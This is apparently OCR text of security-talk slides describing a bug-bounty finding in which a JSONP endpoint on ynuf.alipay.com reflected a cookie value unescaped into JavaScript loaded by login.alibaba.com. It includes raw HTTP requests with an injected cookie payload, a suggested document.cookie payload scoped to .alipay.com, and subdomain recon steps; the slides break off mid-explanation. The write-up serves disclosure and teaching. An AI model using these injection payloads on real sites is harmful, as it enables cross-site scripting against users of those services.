OFFSEC

www.offsec.ir

Getting bounty from out of scope domain

Yashar Shahinzadeh

The Prime Targets

- Valuable targets
- Using smaller companies that make up the supply-chain of their ultimate target

An Evolving Attack

Stage One: Gain Access
Stage Two: Establish a Foothold
Stage Three: Deepen Access
Stage Four: Move Laterally
Stage Five: Look, Learn, and Remain

[OFFSEC www.offsec.ir WhoAmI]

Yashar Shahinzadeh

Security Enthusiasm

Y.shahinzadeh@gmail.com

YShahinzadeh

Yashar-shahinzadeh

In Scope


Note: Severity shown here only indicates the **maximum** severity possible for reports submitted to the Asset.

Domain	*.aligames.com	Critical
Domain	*.1688.com	Critical
Domain	*.alibaba.com	Critical
Domain	*.dayu.com	Critical
Domain	*.shenjing.com	

Some Concepts

Concepts

Browser HTML Rendering in Modern Web Applications




What is JSONP?

JSONP is a method for sending JSON data

- Can load external **JavaScript object**
- Does not use the **XMLHttpRequest** object
- Less secure
- Bypassed SOP in browsers

The flow


domain1.com
domain2.com
JSON/JSONP
SOP
JSON
HTTP
XMLHttpRequest
JSONP
AJAX
WWW
HTML/
CSS
HTTP
Javascript
Javascript
GUI
jsonp_callback()
Content served from domain1.com


```
<script>
function something() {
  var obj, s
  obj = { table: "customers", limit: 10 };
  s = document.createElement("script");
  s.src = "jsonp_demo_db.php?x=" + JSON.stringify(obj);
  document.body.appendChild(s);
}

function myFunc(myObj) {
  var x, txt = "";
  for (x in myObj) {
    txt += myObj[x].name + "<br>";
  }
  document.getElementById("demo").innerHTML = txt;
}
</script>
```

Server-Side


myFunc([{JSON_OBJ}])

JSONP call in Alibaba's Website

JSNOP


login.alibaba.com
ynuf.alipay.com
GET /
JSONP Call
External JavaScript Object
JavaScript Execution

```
cacheid: function () {
        function e() {
                r(n)
        }
        var t = a.defer();
        um.__idcb = function (e) {
                o != -1 && (clearTimeout(o), t.resolve(e))
        };
        var n = document.createElement("script");
        n.src = "https://ynuf.alipay.com/uid", n.onload = n.onerror = e;
        var i = document.getElementsByTagName("head")[0];
        i.appendChild(n);
        var o = setTimeout(function () {
                o = -1, t.reject(), e()
        }, 5e3);
        return t
}
```


Alibaba Manufacturer Directory
https://login.alibaba.com
Alibaba.com
Global trade starts here.™
English
Elements
Console
Sources
Network
Performance
Memory
3
4
View:
Group by frame
Preserve log
Disable cache
Offline
Online
Filter
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
WS
Manifest
Other
Name
Headers
Preview
Response
Timing
y.gif?logtype=0&title=&pre=ht…
112.js?d=18
clear.png?xt=B85c74fa5b678…
uid
TB1XZluh4jaK1RjSZKzXXXV…
index.js?t=213870
index.js
63 requests | 17.4 KB transferred …
General
Request URL: https://ynuf.alipay.com/uid
Request Method: GET
Status Code: 200 (from disk cache)
Remote Address: 106.11.208.4:443
Referrer Policy: no-referrer-when-downgrade
Response Headers

*.alipay.com was out of scope 😐

Vulnerable JavaScript Object?


Vulnerable Object

```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 17 Oct 2018 17:38:10 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: d181bf00669d40c0
Set-Cookie: uid=d181bf00669d40c0; expires=Thu, 30 Jan 2031 08:00:00 GMT
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *

um.__idcb("26fadf90bac907a7")
```

```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Cookie: uid=d181bf00669d40c0
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 11 Nov 2018 08:47:40 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: test
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *

um.__idcb("d181bf00669d40c0")
```

```
GET /uid HTTP/1.1
Host: ynuf.alipay.com
User-Agent: curl/7.47.0
Cookie: uid=")+alert("Injected
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 11 Nov 2018 08:47:40 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
ETag: test
Cache-Control: max-age=315360000, private
Server: Tengine/Aserver
Strict-Transport-Security: max-age=0
Timing-Allow-Origin: *

um.__idcb("")+alert("Injected")
```

XSS -> Taking Control of the Cookie


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
ynuf.alipay.com

No XSS has been found ☹
Any solution?

An Important Note in Cookie

Cookie ☺


- Based on the RFC6265

Just an XSS was need in *.alipay.com

Suggested payload:

```
document.cookie = 'uid=")+alert("xss;domain=.alipay.com'
```

The cookie is sent to *.alipay.com by the browser


JSONP Call from
login.alibaba.com
to
ynuf.alipay.com
JSONP value taken
by **the cookie**
Needed an XSS in
~~**ynuf.alipay.com**~~
***.alipay.com**

XSS Discovery in *.alipay.com

Vulnerability Discovery

Recon (**always**) wins ☺

Subdomain discovery…


Interesting link discovered

https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&keyword=foo


User redirected after opening the link.

JavaScript again…

